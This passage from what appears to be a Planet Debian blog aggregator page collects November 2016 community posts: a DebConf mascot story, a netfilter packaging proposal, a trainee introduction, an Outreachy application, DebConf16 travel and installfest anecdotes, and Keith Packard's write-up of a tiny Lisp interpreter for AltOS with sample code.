have been complete without one. This is the e-mail I got from Gunnar Wolf, a friend and DD from Mexico
Turns out, Valessio has just spent a week staying at my house And
in any case, if somebody in Debian knows about Pollito s
childhood That is me. Pollito came to our lives when we went to Congreso Internacional de
Software Libre (CISOL) in Zacatecas city. I was strolling around the
very beautiful city with my wife Regina and our friend Alejandro
Miranda, and at a shop at either Ram n L pez Velarde or Vicente
Guerrero, we found a flock of pollitos. http://www.openstreetmap.org/#map=17/22.77111/-102.57145 Even if this was comparable to a slave market, we bought one from
them, and adopted it as our own. Back then, we were a young couple Well, we were not that young
anymore. I mean, we didn t have children. Anyway, we took Pollito with
us on several road trips, such as the only time I have crossed an
international border driving: We went to Encuentro Centroamericano de
Software Libre at Guatemala city in 2012 (again with Alejandro), and
you can see several Pollito pics at: http://gwolf.org/album/road-trip-ecsl-2012-guatemala-0 Pollito likes travelling. Of course, when we were to Nicaragua for
DebConf, Pollito tagged along. It was his first flight as a passenger
(we never asked about his previous life in slavery; remember, Pollito
trust no one). Pollito felt much welcome with the DebConf crowd. Of course, as
Pollito is a free spirit, we never even thought about forcing him to
come back with us. Pollito went to Switzerland, and we agreed to meet
again every year or two. It s always nice to have a chat with him. Hugs!
So with that backdrop I would urge fellow Debianities to take up the slogans LONG LIVE THE DPL ! LONG LIVE POLLITO ! LONG LIVE POLLITO THE DPL ! The first step to make Pollito the DPL is to ensure he has a @debian.org (pollito@debian.org) We also need him to be made a DD because only then can he become a DPL. In solidarity and in peace
Filed under: Miscellenous Tagged: #caller, #confession, #Debconf16, #debian, #Fiction, #history, #Pollito, #Pollito as DPL, #Table Mountain, Cabal, memories, south africa

30 November 2016

Arturo Borrero Gonz lez: Creating a team for netfilter packages in debian

Debian - Netfilter There are about 15 Netfilter packages in Debian, and they are maintained by separate people. Yersterday, I contacted the maintainers of the main packages to propose the creation of a pkg-netfilter team to maintain all the packages together. The benefits of maintaining packages in a team is already known to all, and I would expect to rise the overall quality of the packages due to this movement. By now, the involved packages and maintainers are: We should probably ping Jochen Friedrich as well who maintains arptables and ebtables. Also, there are some other non-official Netfilter packages, like iptables-persistent. I m undecided to what to do with them, as my primary impulse is to only put in the team upstream packages. Given the release of Stretch is just some months ahead, the creation of this packaging team will happen after the release, so we don t have any hurry moving things now.

27 November 2016


Eriberto Mota: Debian with three monitors under low cost graphics interface

Since 2008 I use two monitors in my desktop. Yesterday I bought a new graphics interface and a third monitor. Some time I was looking for a low cost graphics interface. Ok, I am using GeForce GT 740 which has three output ports: VGA, DVI and HDMI. In Brazil this interface card can be found around R$ 400 (US$ 117, but my card was US$ 87 in Brazilian Black Friday). In Amazon.com, it is between US$ 51 and US$ 109. The chosen manufacturer was Zotac, but all GT 740 and 750 will work fine (I tested the GT 750 too). The GeForce GT 740 was imediatelly recognised by Debian Jessie with kernel Linux 4.7.0 from Backports (it is my default, so I didn't test with original 3.16 kernel). The driver used was the default X.Org Nouveau. I use KDE and the management was easy. I hope this post can help people interested in use 3 monitors. Enjoy! 03-monitors

21 November 2016

Mike Gabriel: Please Welcome D0n1elT to the FLOSS World

TL;DR; If you run a FLOSS development project and you notice D0n1elT appearing on your IRC channel, please give him a warm welcome. D0n1elT is a young man highy talented in various FLOSS related topics already. He probably needs some guidance at the beginning and I hope he won't be too shy to ask for it. But you can be sure: your channel has been joined by someone you should consider as a future resource. The Long Story During the last two weeks I had the great pleasure of supervising a fine young man (very young, still, indeed) in all sorts of IT topics. This young man turned out to be so skilled and interested in various FLOSS related areas, I really want to introduce him to all of you. The young man's real name is Daniel Teichmann. On IRC he may appear under his nick: D0n1elT. His GnuPG Fingerprint is: 6C6E 7F8F F7E8 B22E FC76 E9F7 8A79 028F DA56 7C6C. Daniel goes to a local school here in Nothern Germany, near where I live. He attends the 9th grade at his school, and as common for students of his age and grade, practical training was scheduled for the last two weeks. Daniel had originally applied for practical training at some other business near his place of living (which is quite far off from the school, actually). However, that company cancelled his training position two work days before the training was supposed to start. Daniel's teacher rang me up and asked for help. He advertised Daniel as someone who is far advanced in IT topics compared to his co-students. "He even writes his own programs (in Java and C++)." Spontaneously, Andreas Buchholz (CEO of LOGO EDV-Systeme GmbH) and I decided to accept Daniel as a trainee. Without having met him, with no application interview beforehand. The deal was: Daniel comes to Andreas business location in Kiel (40-50km away from Daniel's place of living) and I (working as freelancer for LOGO on a regular basis) do the supervising part. On day one and two, as a warm-up, Daniel installed a Debian Edu Main Server, worked himself through GOsa, LDAP, SSH, GnuPG, Jabber and IRC and configured two routers. All topics were new to him and I could hardly think of new tasks to give to him. As means of communication we set up a Jabber account, then an IRC account (as backup). However, it turned out that Daniel really got a hang of IRC over the next couple of days, so we used that as primary communication channel. Daniel had already programmed various projects in Java (whereas I have never touched Java, so far :-( ). He has written plugins for Minecraft servers. He knows well how to implement object oriented coding models. His coding style looks very good and clean (esp. for someone who has never head a nitpicking code reviewer). He started coding at the age of 9. Instead of diving into Java (where I would not have been of much help, anyway) I decided to provide him with some really basic and Unix-like knowledge: Bash scripting. I wanted to see how he handles another "language" and how he applies his Java knowledge to a lower level, syntactically weaker language. Guess what, he managed that assignment very well. Working on Impressive Display At Daniel's school we run substitute teacher info screens based on a fancy Bash script, named impressive-display, and the impressive PDF viewer. The Impressive Display tool is available in Debian testing/unstable under the same name. So over the next couple of days we worked on Impressive Display. Daniel contributed so many new code passages, conceptual ideas and security concerns, that I decided to make him co-copyright holder. Every change contributed by him received intensive testing before committing to Git. While working on Impressive Display, collaborating with Daniel via Git was a mere pleasure. In his spare time Daniel likes watching Github tutorials. Quite extraordinary. The result is a new major release of Impressive Display: Version 0.3.1 (bumped up from 0.2.3). We added the feature of handling info screen farms based on PXE boot images. It is now possible to configure as many different info screens as needed within the same PXE bootable chroot. Furthermore, Impressive Display now has a PDF presentation (written in LaTeX Beamer) that documents how to setup your own info screens. The PDF presentation is the default PDF that comes up when you start Impressive Display directly after installation. Investigating other Realms We also took a deeper look at remote desktop stuff, one of my most favourite topics. By that impulse Daniel set up his first Vserver machine at some hosting provider. He figured out how to run X2Go Server on that machine with an XFCE desktop. Next step was to run the irssi instance from his notebook inside a screen session on the Vserver. Some days later, Daniel PM'ed me: "I have an IRC bouncer now...". Quintessence It was a great pleasure meeting this young, highly curious and already highly skilled young man over the past two weeks. Daniel, it was an asset to me working with you. You are such a fast learner when it comes to getting accustomed to new working environments, it is amazing. I cannot deny having observed the tendency of preferring rather geeky tools. I was highly delighted, that What's-That and Facebook are nothing that rocks you so much. Unfortunately, all of the above makes you quite unique and non-mainstream among people of your age. My wish for you (and the FLOSS world) is that you start getting in touch with other (FLOSS) developers, maybe of your age, maybe older, and that you (if this is what you want) become an asset to the world of Free Software. The Free Software world can be a world where technical, political and spiritual work become one with friendship among people. Take care and farewell! I am sure, we will meet again. light+love Mike Gabriel (aka sunweaver on IRC and debian.org)

17 November 2016

Gunnar Wolf: Book presentation by @arenitasoria: Hacker ethics, security and surveillance

At the beginning of this year, Irene Soria invited me to start a series of talks on the topic of hacker ethics, security and surveillance. I presented a talk titled Cryptography and identity: Not everything is anonymity. The talk itself is recorded and available in archive.org (sidenote: I find it amazing that Universidad del Claustro de Sor Juana uses archive.org as their main multimedia publishing platform!) But as part of this excercise, Irene invited me to write a chapter for a book covering the series. And, yes, she delivered! So, finally, we will have the book presentation: I know, not everybody following my posts (that means... Only those at or near Mexico City) will be able to join. But the good news: The book, as soon as it is presented, will be published under a CC BY-SA license. Of course, I will notify when it is ready.

Urvika Gola: Reaching out to Outreachy

The past few weeks have been a whirlwind of work with my application process for Outreachy taking my full attention. When I got to know about Outreachy, I was intrigued as well as dubious. I had many unanswered questions in my mind. Honestly, I had that fear of failure which prevented me from submitting my partially filled application form. I kept contemplating if the application was good enough , if my answers were perfect and had the right balance of du-uh and oh-ah!
In moments of doubt, it is important to surround yourself with people who believe in you more than you believe in yourself. I ve been fortunate enough to have two amazing people, my sister Anjali, who is an engineer at Intel and my friend, Pranav Jain who completed his GSoC 16 with Debian.
They believed in me when I sat staring at my application and encouraged me to click that final button. When I initially applied for Outreachy, I was given a task for building Lumicall and subsequent task was to examine a BASH script which solves the DNS-01 Challenge.
I deployed the DNS-01 challenge in Java and tested my solution against a server.
Within a limited time frame, I figured things out and wrote my solution in Java and then eagerly waited for the results to come out. Going through a full cycle of : lifecycle.JPG I was elated with joy when I got to know I ve been selected for Outreachy to work with Debian. I was excited about open source & found the idea of working on the project open source fun because of the numerous possibilities of contributing towards a voice video and chat communication software.
My project mentor, Daniel Pocock, played a pivotal role in the time after I had submitted my application. Like a true mentor, he replied to my queries promptly and guided me towards finding the solutions to problems on my own. He exemplified how to feel comfortable with developing on open source. I felt inspired and encouraged to move along in my work. Beyond him, The MiniDebConf was when I was finally introduced to the Debian community. It was an overwhelming experience and I felt proud to have come so far.. It was pretty cool to see JitsiMeet being used for this video call. I was also introduced to two of my mentors , Juliana Louback & Bruno Magalh es . I am very excited to learn from them.

I am glad I applied for Outreachy which helped me identify my strengths and I am totally excited to be working with Debian on the project and learn as much as I can throughout the period. I am not a blog person, this is my first blog ever! I would love to share my experience with you all in the hopes of inspiring someone else who is afraid of clicking that final button!

16 November 2016

Carl Chenet: Retweet 0.10: Automatically retweet now using regex

Retweet 0.10, a self-hosted Python app to automatically retweet and like tweets from another user-defined Twitter account, was released this November, 17th. With this release Retweet is now able to retweet only if a tweet matches a user-provided regular expression (regex) pattern. This feature was fully provided by Vanekjar, lots of thanks to him! Retweet 0.10 is already in production for Le Journal du hacker, a French-speaking Hacker News-like website, LinuxJobs.fr, a French-speaking job board and this very blog. fiesta What s the purpose of Retweet? Let s face it, it s more and more difficult to communicate about our projects. Even writing an awesome app is not enough any more. If you don t appear on a regular basis on social networks, everybody thinks you quit or that the project is stalled. But what if you already have built an audience on Twitter for, let s say, your personal account. Now you want to automatically retweet and like all tweets from the account of your new project, to push it forward. Sure, you can do it manually, like in the old good 90 s or you can use Retweet! Twitter Out Of The Browser Have a look at my Github account for my other Twitter automation tools: What about you? Do you use tools to automate the management of your Twitter account? Feel free to give me feedback in the comments below.

Shirish Agarwal: The long tail in a common s man journey to debconf16 2

This is an extension of part 1 which I shared few days ago. This would be a longish one so please bear. First of all somebody emailed me this link so in the future a layover at Doha Airport will be a bit expensive from before, approx INR 700/- added to the ticket costs Moving on, Let me share an experience I shared one of the last few days I had while I was in Cape Town
Singer singing some great oldies from 60's , 70's till 90's.

Singer singing some great oldies from 60 s , 70 s till 90 s.

I had booked a place near Long Street, Cape Town using Bernelle s help. What I had not known at that time that near Long Street there are free walking tours every couple of hours. I took part in all the tours and those were nice experiences. Where they start the walk, there was the gentleman pictured above. I was amazed by this gentleman s rich voice. He strummed lot of classics from the 60 s, 70 s till the 90 s . I had two coffees and thought I was at a premium rock concert. It was a bitter-sweet experience for me because I could see that he has such prodigious talent and still he had to struggle to survive to make ends meet. I did my 2 bit but wish I could have done something more. Side note Before I forget there is one trick of feh which I use to view images without it getting very high-resolution (especially on my low-end systems) [shirish@debian] - [/run/user/1000/gvfs/mtp:host=%5Busb%3A001%2C006%5D/Card/DCIM/Camera] - [4621]
[$] feh -g 1350x1000 .
This actually makes it far far easier to traverse through the 1000 odd photos of the trip that I have in my personal archive without doing any sort of conversion methodology. Btw, it took me time but finally was able to create an album at gallery.debconf.org . Haven t been able to upload photos as came across an error which I have shared at https://lists.debconf.org/lurker/message/20161113.215659.fce58823.en.html Moving on, here s the funny story/experience I wanted to share could have been arrested ;) What happened was this. This is from the Doha Airport. I had seen big buggies (ones similar to golf carts) which was ferrying people from end of the concourse to the other. I had been walking the whole day and even with the horizontal escalators and everything, it takes a toll. I was half-tired, half-sleepy and saw a buggy stationed. From behind it looked like the buggies I had seen. As there was no place to park my behind there, I entered into the buggy and sat there. Around 15-20 minutes later a Doha cop in another buggy came to me and asked me if something had happened ? I had no clue what he was talking about. He told/shared/asked me in friendly tone whether I had committed a crime or wanted to report a crime. When I replied in negative to both, he asked then why I was sitting there. I replied it was for stretching my legs and it was the buggy which was being used to transport people from A. to B. He gently told me I had entered into the wrong one and it was actually a cop buggy. I couldn t believe it. He did go his own way as he saw I was dead-tired. After 10-15 minutes, half-believingly I came out of the buggy and to my shock the gentleman was right. There was nothing to do but solder on to find a spot in this big airport. I shared this with few friends and family and managed to elicit few laughs hence sharing. The somewhat sad one was I had met a couple with a baby. Now as shared before, Most Airports including the Doha Airport is Air-Conditioned/Climate-Controlled and is probably in mid-20 s so it was more than cold for me. The couples with the baby were from Asian sub-continent. From their clothes and the way they were, they were not very well off. I do remember them sharing that they had a death in the family and hence were going. I didn t know at that point in time that there was something called bereavement fares and if they were able to take opportunity of those tickets. But this is besides the point . The issue was that their baby had been running a high-fever and the A/C was making matters worse. I had seen a pharmacy but no clinic in the airport. It was much later I came across http://dohahamadairport.com/airport-guide/facilities-services/medical-emergencies but as can be seen on the web-page it doesn t tell whether the services are chargeable or not. I assume it would be paid, although in some of the developed/industrialized countries it is rumoured not to be for simple ailments such as the baby was going through. Have no idea if that s true or not. I also don t know how it equates with travel insurance as well as most travel insurance is also supposed to help you in situations like these. I was concerned as it was a baby and babies as all know are very very fragile. If anybody has an idea or had similar experience would like to know specifically related to International Airport environment as it has transit issues unlike in domestic airports where I don t think it would be a bit more easy. Now coming to my own inadequacies/lack of foresight which I had mentioned I will share, I had asked/queried and got to lead a Debian-installation workshop on the Open Debian Day. I had done a few earlier and had installed it a few times on my system and for my friends, relatives and some clients. The only bad experiences I had were to do with UEFI but even those in the jessie releases had got resolved quite a bit, so was pretty confident. The day before the Installfest was to happen, Mensah Nyarko Yaa Dufie (one full name) of Ghana approached me to install Debian on her system. I had some older version of the Debian DVD either 8.1 or 8.3 and had known that 8.5 had been released just a few days back. Had seen pretty fast internet (as far as downloading Debian DVD) is concerned hence asked her to wait a bit while I downloaded the newest image. I sha256summed it to make sure that the image was bit-to-bit perfect. Now I hadn t bought a pen drive/disk from India as I was under the impression that in such conferences, pen drives should not be an issue. I had asked Bernelle privately before via e-mail as well and she had assured me that some pen-drives would be available. She gave me a handful of HP pen drives. The pen drives as we came know during our usage were somewhat flaky. It would pop out/lose connection even with the slightest nudge to the lappy. Somehow I was able to transfer the image to the usb disk. As people say hindsight is 50:50 maybe it was not such a smart move on my part to download the big DVD image and maybe I should have got the netinstall iso . Be careful, the link I have just shared is of the old version, if you have good web link and want to try the newest stable netinstall head to cdimage.debian.org . Apart from that goof-up I dunno (still) of anyway to know if a copy from an .iso image to usb was successful or not and did it do correctly I did the following command sudo dd if=/path_to/debian-dvd.iso of=/dev/usb-mount-point which is usually /dev/sdb on all of my systems . Her system was a brand new HP (don t remember the model details) which she had bought just a few weeks/months before debconf. We tried a few times but it failed at installing the boot-loader stage. I asked Ritesh Raj Saraff (a friend and DD) and while he had some ideas, none of them worked. Ritesh later pointed out Steve McIntyre and shared he is part of the Debian-Installer team. At that point in time, I had no clue who Steve McIntyre was otherwise I probably would not have approached him. He quickly acquiesced to my request and shared that he would be there for the workshop. With load of my mind little bit, I apologized to mensah and asked her to be at the workshop the following day. I had no clue what was wrong at this point in time, whether it was the iso image in the usb disk or a UEFI issue. This also wasn t good for my confidence but as somebody from the Debian-Installer team was there, I was somewhat relaxed. Next day, some more people came for the Installfest. While I had made 2-3 copies, clearly it was not enough as more people came. I was in a frenzy and asked Deven Bansod, Keerthana Krishnan, Prabaharan Jaminy (the whole GSOC and Outreachy attendees) to volunteer to help out in making more iso images on usb disks. I introduced mensah to Steve McIntyre and we tried 2-3 times to get debian installed on the system but it didn t move from the same place. Ritesh shared that dd had a memory leak and hence cat was a better way to do it. So we did

$ cat debian.iso > /dev/sdb
and soon other machines had debian sporting on their desktops. But mensa s lappy wouldn t get move from the boot-loader stage. Suddenly Steve had the bright idea (light bulb moment) that maybe the .iso is corrupted/usb disk is bad or something is incomplete. We started on another usb disk. Now this is where I have a query While I don t want to compare, in Ubuntu there was an image self-checking mechanism where probably behind the scenes (backend) the checksums published in a file are compared with checksums generated by apps. which are on the .iso image. While it does extend your time, the end result is you know if there is some issue on the decompressed image on the usb disk. AFAIK we don t have anything similar. The only two things I know is the wiki page and of course the various checksums of the image as shared at http://cdimage.debian.org/debian-cd/8.6.0/amd64/iso-cd/ or http://cdimage.debian.org/debian-cd/8.6.0/amd64/iso-dvd/ If anybody knows of any movement or a bug in the BTS which I can follow for the above issue please let me know. This time Steve was able to install it without any issues. I asked him whether he had to make some specific FAT/Ex-FAT/NTFS partitions as some new UEFI-based lappies need one or more but he replied in the negative. While mensa did get her debian install, the GUI didn t come while command-prompt was available. Then Steve added backports to the sources.list, got the new kernel, new Intel/Nvidia drivers (think it was one of those hybrid models IIRC) and she was able to boot into GNOME-Debian. I didn t saw any bug-reports about checksumming state of the applications before installation but did couple of reports about badblocks support and memory checking and from action on both bug-reports it is also need of the hour (although the earlier one has been marked as won t fix :(). In this whole thing, I liked/appreciated the way Steve handled things, I intuitively understood/knew that he wasn t just part of the Debian-installer team but someone better. I can t explain it but it was there. A little investigation in the evening and it turned out that he had been Debian Project Leader for two consecutive years (2008 and 2009) . In hindsight it probably was a good thing I didn t know that before otherwise I probably wouldn t have interacted with him and it would have been my loss. To have been the DPL and still being so humble while technically being so proficient, I was amazed and didn t know what to make of it. Here i.e. in India, if somebody wins even the mohalla elections (neighbourhood elections) the person carries a big chip on her/is shoulder not just till he is on the seat but even beyond, and here was an example of a previous DPL asking time from one of the developers in a video if it s possible in the next couple of days. Lastly,last week have able to report 2 bugs upstream. The first one is of youtube-dl . It s somewhat complicated hence will not go there atm. The second and more surprising one was from nano our esteemed text-editor- Hopefully the bug will be fixed once a new version comes.
Filed under: Miscellenous Tagged: #buggy, #cop, #Debconf16, #doha airport, #Installfest, #nano, #singer, #youtube-dl, travel

15 November 2016

Keith Packard: AltOS-Lisp

A Tiny Lisp for AltOS I took a bit of a diversion over the last week or so when I wondered how small a lisp interpreter I could write, and whether I could fit that into one of the processors that AltOS runs on. It turns out, you can write a tiny lisp interpreter that fits in about 25kB of ram with a 3kB heap for dynamic data. I decided to target our ChaosKey boards; they're tiny, and I've got a lot of them. That processor offers 28kB of usable flash space (after the 4kB boot loader) and 6kB of ram with the processor running at a steaming 48MHz. I'm not at all sure this is useful, but I always enjoy doing language implementations, and this one presented some 'interesting' challenges: Iterative Compacting Allocator I'm betting someone has built one of these before, but I couldn't find one, so I wrote my own. The basic strategy is to walk the heap to find a subset of the active objects which are allocated sequentially in memory with only unused storage between them. These objects are then compacted in-place, and then the heap is walked again to update all references to the moved objects. Then, the process is restarted to find another subset and move them. By looking for these subsets starting at the bottom of the heap, and working upwards towards the top, the whole heap can be compacted into a contiguous chunk at the bottom of memory. Allocation involves moving a pointer along at the top of active memory; when it gets to the top of the heap, collect and see if there's space now. As always, the hardest part was to make sure all active memory was tied down. The second hardest part was to make sure that all active pointers were updated after any allocation, in case a collect moved the underlying object. That was just bookkeeping, but did consume much of the development time. One additional trick was to terminate the recursion during heap walking by flagging active cons cell locations in a global bitmap and then walking that separately, iterating until that bitmap is empty. Nested lambdas form another recursion which should probably get the same approach, but I haven't done that yet. An unexpected "benefit" of the tiny heap is that the collector gets called a lot, so any referencing bugs will have a good chance of being uncovered in even a short program execution. ROM-able Lisp Instead of implementing all of the language in C, I wanted to be able to implement various pieces in Lisp itself. Because of the complex nature of the evaluation process, adding things like 'let' or even 'defun' turn out to be dramatically simpler in Lisp. However, I didn't want to consume bunches of precious RAM to hold these basic functions. What I did was to create two heaps, one in ROM and the other in RAM. References are be tagged as to which heap they're in. 16-bit Values Lisp programs use a pile of references. Using a full 32 bits for each one would mean having a lot less effective storage. So, instead, I use an offset from the base of the heap. The top bit of the offset is used to distinguish between the ROM heap and the RAM heap. I needed a place to store type information, so I settled on using the bottom two bits of the references. This allows for four direct type values. One of these values is used to indicate an indirect type, where the type is stored in the first byte of the object. The direct types are:
ValueType
0Cons cell
114-bit int
2String
3Other
With 2 tag bits, the allocator needs to work in 32-bit units as the references couldn't point to individual bytes. Finally, I wanted 0 to be nil, so I add four to the offsets within the heaps. The result is that the ROM and RAM heaps can each cover up to 32k - 4 bytes. Note that ints are not stored in the heap; instead they are immediate values stored in 14 bits, providing a range of -8192 to 8191. One can imagine wanting more range in ints at some point. Heap-based Evaluator A simple lisp implementation uses the fact that eval is re-entrant and do the operation on the C stack:
val eval(val exprs)  
    val vals;
    while (exprs)  
        vals = append(vals, eval(car(exprs)));
        exprs = exprs->cdr;
     
    return execute (car(vals), cdr(vals));
 
This makes things really simple and provides for a clean framework for implementing various bits of lisp, including control flow and macros. However, it rapidly consumes all of the available memory for a stack, while also requiring separate bookkeeping for the in-use memory in each frame. I replaced this design with one which keeps the lisp stack on the heap, and then performs eval with a state machine with all state stored in global variables so that the memory manager can reference them directly. Each eval operation is performed in a separate 'stack' context, which holds the entire eval state except for the current value, which lives in a separate global variable and is used to pass values out of one stack frame and into another. When the last stack context is finished, the evaluation terminates and the value is returned to the caller. There are nine states in the state machine, each of which is implemented in a separate function, making the state machine a simple matter of pulling the current state from the top of the stack and invoking the associated function:
while (ao_lisp_stack)  
    if (!(*evals[ao_lisp_stack->state])()   ao_lisp_exception)  
        ao_lisp_stack_clear();
        return AO_LISP_NIL;
     
 
return ao_lisp_v;
Because there's no C recursion involved, catching exceptions is a simple matter of one test at this level. Primitives like progn, while, cond and eval all take special magic in the state machine to handle; getting all of that working took several attempts before I found the simple loop shown above. Lexical Scoping The last time I did a lisp interpreter, I implemented dynamic scoping. Atoms were all global and had values associated directly with them. Evaluating a lambda started by saving all of the existing global values for the parameter atoms and then binding the new values. When finished, the previous values would be restored. This is almost correct, but provides surprising results for things like:
> (setq baz 1)
> (def foo (lambda (bar) (+ baz bar)))
> (def bletch (lambda (baz) (foo baz)))
> (bletch 2)
4
The value that foo gets for 'baz' is 2 instead of 1 under dynamic scoping, which most people find surprising. This time, I was determined to use lexical scoping, and it turned out to be surprisingly easy. The first trick was to separate the atoms from their 'value'; each atom can have a different value in different lexical scopes. So, each lexical scope gets a 'frame' object, those contain the value for each atom defined in that scope. There's a global scope which holds all of the globally defined values (like baz, foo and bletch above). Each frame points to its enclosing scope, so you can search upwards to find the right value. The second trick was to realize that the lexical scope of a lambda is the scope in which the lambda itself is evaluated, and that the evaluation of a lambda expression results in a 'function' object, which contains the lambda and its enclosing scope:
> (def foo (lambda (bar bletch)
       ((lambda (baz)
          (+ baz bar))
        bletch)))
> (foo 2 3)
5
In this case, the inner lambda in foo can 'see' the value of bar from the enclosing lambda. More subtly, even if the inner lambda were executed multiple times, it would see the same baz, and could even change it. This can be used to implement all kinds of craziness, including generators:
> (defun make-inc (add)
  ((lambda (base)
     (lambda ()
       (progn
     (setq base (+ base add))
     base)))
   0)
  )
> (setq plus2 (make-inc 2))
> (plus2)
2
> (plus2)
4
The current implementation of each frame is a simple array of atom/value pairs, with a reference to the parent frame to form the full scope. There are dramatically faster implementations of this same concept, but the goal here was small and simple. A Tiny Allocator Optimization With eval consuming heap space for stacks, frames and argument lists, the interpreter was spending a lot of time in the collector. As a simple optimization, I added some free lists for stack frames and cons cells. Stack frames are never referenced when they're finished, so they can always go on the free list. Cons cells used to construct argument lists for functions are usually free. Builtin functions have a bit which indicates whether they might hold on to a reference to the argument list. Interpreted lambdas can't get the list while nlambdas, lexprs and macros do. Each lambda execution creates a new frame, and while it would be possible to discover if that frame 'escapes' the lambda, I decided to not attempt to cache free ones yet. Save and Restore To make the lisp interpreter more useful in tiny computers, I added the ability to save and restore the entire heap to flash. This requires leaving enough space in the flash to preserve the heap, further constraining the amount of flash available for the application. Code All of this code is in the 'lisp' branch of my AltOS repository: AltOS The lisp interpreter is independent from the rest of AltOS and could be re-purposed for another embedded operating system. It runs fine on ChaosKey hardware, and also on the STM32F042 Nucleo-32 board There's also a test framework which runs on Linux, and is how I developed almost all of the code. That's in the src/test directory in the above repository, and is called 'ao_lisp_test'. Towers of Hanoi Here's an implementation of the classic recursive Towers of Hanoi game; it shows most of the current features of the language.
;
; Towers of Hanoi
;
; Copyright   2016 Keith Packard <keithp@keithp.com>
;
; This program is free software; you can redistribute it and/or modify
; it under the terms of the GNU General Public License as published by
; the Free Software Foundation, either version 2 of the License, or
; (at your option) any later version.
;
; This program is distributed in the hope that it will be useful, but
; WITHOUT ANY WARRANTY; without even the implied warranty of
; MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the GNU
; General Public License for more details.
;
; ANSI control sequences
(defun move-to (col row)
  (patom "\033[" row ";" col "H" nil)
  )
(defun clear ()
  (patom "\033[2J" nil)
  )
(defun display-string (x y str)
  (move-to x y)
  (patom str)
  )
; Here's the pieces to display
(setq stack '("*" "**" "***" "****" "*****" "******" "*******"))
(setq top (+ (length stack) 3))
;
; Here's all of the stacks of pieces
; This is generated when the program is run
;
(setq stacks nil)
; Display one stack, clearing any
; space above it
(defun display-stack (x y clear stack)
  (cond ((= 0 clear)
     (cond (stack (progn
            (display-string x y (car stack))
            (display-stack x (1+ y) 0 (cdr stack))
            )
              )
           )
     )
    (t (progn
         (display-string x y "          ")
         (display-stack x (1+ y) (1- clear) stack)
         )
       )
    )
  )
; This should probably be included in the rom image...
(defun length (list)
  (cond (list (1+ (length (cdr list))))
    (0)
    )
  )
; Position of the top of the stack on the screen
; Shorter stacks start further down the screen
(defun stack-pos (y stack)
  (- y (length stack))
  )
; Display all of the stacks, spaced 20 columns apart
(defun display-stacks (x y stacks)
  (cond (stacks (progn
          (display-stack x 0 (stack-pos y (car stacks)) (car stacks))
          (display-stacks (+ x 20) y (cdr stacks)))
        )
    )
  )
; Display all of the stacks, then move the cursor
; out of the way and flush the output
(defun display ()
  (display-stacks 0 top stacks)
  (move-to 1 21)
  (flush)
  )
; Reset stacks to the starting state, with
; all of the pieces in the first stack and the
; other two empty
(defun reset-stacks ()
  (setq stacks (list stack nil nil))
  (length stack)
  )
; more functions which could usefully
; be in the rom image
(defun min (a b)
  (cond ((< a b) a)
    (b)
    )
  )
(defun nth (list n)
  (cond ((= n 0) (car list))
    ((nth (cdr list) (1- n)))
    )
  )
; Replace a stack in the list of stacks
; with a new value
(defun replace (list pos member)
  (cond ((= pos 0) (cons member (cdr list)))
    ((cons (car list) (replace (cdr list) (1- pos) member)))
    )
  )
; Move a piece from the top of one stack
; to the top of another
(defun move-piece (from to)
  (let ((from-stack (nth stacks from))
    (to-stack (nth stacks to))
    (piece (car from-stack)))
    (setq from-stack (cdr from-stack))
    (setq to-stack (cons piece to-stack))
    (setq stacks (replace stacks from from-stack))
    (setq stacks (replace stacks to to-stack))
    (display)
    (delay 100)
    )
  )
; The implementation of the game
(defun _hanoi (n from to use)
  (cond ((= 1 n)
     (progn
      (move-piece from to)
      nil)
     )
    (t
     (progn
      (_hanoi (1- n) from use to)
      (_hanoi 1 from to use)
      (_hanoi (1- n) use to from)
      )
     )
    )
  )
; A pretty interface which
; resets the state of the game,
; clears the screen and runs
; the program
(defun hanoi ()
  (setq len (reset-stacks))
  (clear)
  (_hanoi len 0 1 2)
  )

13 November 2016

Dirk Eddelbuettel: pkgKitten 0.1.4: Creating R Packages that purr

